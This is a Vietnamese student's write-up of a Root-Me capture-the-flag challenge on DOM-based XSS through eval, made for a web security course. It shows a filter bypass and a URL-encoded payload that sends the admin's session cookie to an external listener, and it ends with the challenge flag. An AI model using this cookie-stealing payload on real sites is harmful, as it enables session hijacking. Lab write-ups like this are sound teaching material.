BÀI TẬP CTF

Bảo mật web và ứng dụng – NT213.M21.ANTN


Giảng viên hướng dẫn: *Đỗ Hoàng Hiển*

Sinh viên thực hiện: *19520199 – Lê Tôn Nhân*


Challenge 4: XSS DOM Based – Eval (level medium)

Link challenge: https://www.root-me.org/en/Challenges/Web-Client/XSS-DOM-Based-Eval

- ✓ Challenge yêu cầu ta lấy session cookie của admin




- ✓ Tương tự bài 2 challenge gồm 2 tab là main và contact




✓ Thử nhập vào ‘;alert(1);’ thì ta nhận được thông báo là các ký tự () bị cấm

✓ Sử dụng ký tự ` để thay thế cho dấu ngoặc (, tham khảo [replace()]




✓ Lúc này lại có dòng nói là phép tính của chúng ta không đúng format và phải phù hợp với regex tương ứng

publier des solutions sur internet est interd




- ✓ Giải thích đoạn regex:
- ✓ Với ^ là ký tự bắt đầu chuỗi regex, tiếp theo là \d tương ứng với 1 số từ 0 đến 9, tiếp tục là [\+|\-|*|\/] ta có thể chon 1 trong 4 ký tự +,-,*,/ .Cuối cùng là tiếp tục \d, 1 số bất kỳ từ 0 đến 9. Thông thường để kết thúc regex thì ta sử dụng $ nhưng trong bài này không xuất hiện dấu $. Do đó ta thử nhập phép tính thỏa 3 ký tự đầu và phía sau nhập bất kỳ




- ✓ Chương trình sử dụng hàm eval để tính toán biểu thức ta nhập vào và lưu vào result. Theo tìm hiểu thì eval sẽ thực hiện tính toán dựa trên string nhận được, nếu chúng ta chèn 1 script vào thì nó cũng sẽ thực thi script đó.
- ✓ Ở đây ngoài phép tính 1-1 ta còn thực thi lệnh alert`1`


```
<script>
                var result = eval(1-1,alert`1`);

    document.getElementById('state').innerText = '1-
    1,alert`1` = ' + result;
</script>
```

- ✓ Kết quả trả về





- ✓ Dựa vào url để biết được calculation sẽ lưu phép toán ta nhập vào




- ✓ Ta sẽ chèn đoạn code sau để có thể lấy cookie session của admin khi admin truy cập.

http://challenge01.root-me.org/web-client/ch34/?calculation=1+1, document.location="https://eo39pu4cji6ipbd.m.pipedream.net?cookie=" + document.cookie


- ✓ Cuối cùng là ta sẽ encode URL đoạn code trên để làm tham số cho biến **calculation** khi truyền URL qua tab **Contact.** URL mà ta sẽ truyền cho input trong tab **Contact:**

http://challenge01.root-me.org/web-client/ch34/?calculation=1%2B1%2C%20document.location%3D%22%20https%3A%2F%2Feo39pu4cji6ipbd.m.pipedream.net%3Fcookie%3D%22%20%2B%20document.cookie

- ✓ Sau khi gửi thì ta nhận được thông báo tôi đã nhận được url của bạn, vui lòng chờ



Sang trang web lắng nghe request của ta và kiểm tra, ta thấy có 1 request gửi tới. Kiểm tra request này thì ta nhận được flag



FLAG: rootme{Eval_Is_DangER0us}
